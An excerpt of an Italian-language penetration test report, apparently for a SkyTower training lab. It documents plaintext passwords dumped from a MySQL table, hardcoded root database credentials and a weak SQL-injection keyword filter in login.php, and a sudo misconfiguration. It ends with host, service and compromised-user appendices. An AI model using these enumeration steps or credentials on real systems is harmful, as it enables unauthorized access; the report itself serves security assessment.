
Finding Evidence



5. Plaintext Storage of a Password (Local Users) - High

CWE	CWE-256
CVSS 3.1	7.9 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:L/E:H/RL:O/RC:C/CR:H
Root Cause	In mysql nel database SkyTech nella tabella login il nome utente e password degli utenti john@skytech.com sara@skytech.com william@skytech.com
Impact	Impatto elevatissimo permette l'accesso non autorizzato alla macchina.
Remediation	Implementare meccanismo di cifratura della password del database.
References	-

Finding Evidence



```
Database changed
mysql> show tables;
+--------------------+
| Tables_in_SkyTech |
+--------------------+
| login              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from login
    -> sss
    -> wdfnewinfvcenifwmppoq
    -> xef;
ERROR 1064 (42000): You have an error in your SQL s
ear 'wdfnewinfvcenifwmppoq
xef' at line 3
mysql> select * from login
    -> ;
+----+-----------------------+----------------+
| id | email                 | password       |
+----+-----------------------+----------------+
|  1 | john@skytech.com      | hereisjohn     |
|  2 | sara@skytech.com      | ihatethisjob   |
|  3 | william@skytech.com   | senseable      |
+----+-----------------------+----------------+
3 rows in set (0.00 sec)

mysql>
```

6. Plaintext Storage of a Password (root database) - High

CWE	CWE-250
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H/E:H/RL:O/RC:C
Root Cause	Dentro al file /var/www/login.php è presente la password non cifrata dell'utente di root del database.
Impact	Impatto alto anche se un attaccante riesce ad esfiltrare la password del database può procede a modificare, esfiltrare o eliminare dati sensibili.
Remediation	Implementare meccanismo di cifratura della password di root.
References	-

Finding Evidence

```
$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db→connect_errno > 0){
    die('Unable to connect to database [' . $db→connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);
```

7. Execution with Unnecessary Privileges - Medium

CWE	CWE-250
CVSS 3.1	5.7 / CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:C/C:H/I:N/A:N/E:H/RL:O/RC:C
Root Cause	tramite il comando "sudo -l" che sara possiede privilegi di root coi comandi "cat" e "ls" nella cartella /accounts/ come NOPASSWD.
Impact	Elevatissimo, anche se la vulnerabilità è di gravità bassa chiunque possiede l'account di sara può effettuare l'esfiltrazione di qualunque dato presente nella macchina.
Remediation	Riduzione dei privilegi a sara.
References	-

Finding Evidence

```
sh: 0: Can't open linpeas.sh
sara@SkyTower:/home/john$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:,

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:/home/john$ /bin/ls
/bin/ls: cannot open directory .: Permission denied
sara@SkyTower:/home/john$
```

A Appendix

A.1 Finding Severities

Ad ogni risultato è stata assegnata una gravità critica, alta, media, bassa o informativa. La valutazione si basa sulla priorità con cui ogni risultato dovrebbe essere considerato e sul potenziale impatto che ciascuno ha sulla riservatezza, integrità e disponibilità dei dati di WeakCorp.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.2.0.11	80	Apache httpd 2.2.22 ((Debian))	
10.2.0.11	22	ssh	
10.2.0.11	4128	Squid proxy	
10.2.1.70	80	nginix sever	
10.2.1.70	22	ssh	
10.2.1.70	5000	Drupal 7	
10.2.1.70	9001	Onion Router (Tor)	

A.3 Subdomain Discovery

URL	Description	Discovery Method
10.2.0.11/index.html		
10.2.0.11/login.php		
10.2.1.70 /index.html		
10.2.1.70 /robots.txt		
10.2.1.70 /about.html		
10.2.1.70 /home.html		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.2.0.11/login.php	Text	Text	Text
10.2.1.70 :5000	Text	Text	Text

A.5 Compromised Users

Username	Type	Method	Notes
john@skytech.com	ssh	Text	Text
sara@skytech.com	ssh	Text	Text
root@skytech.com	ssh	Text	Text
root::mysql	mysql	Text	Text

End of Report

QUesto report è stato redatto
da ARMAGEDDON con
♥
Umberto Favaro
Tommaso Barbolani
Leonardo Paglia
Rocco Zamarco
Marco Bagarolo
Luca Minello
Marco Simioni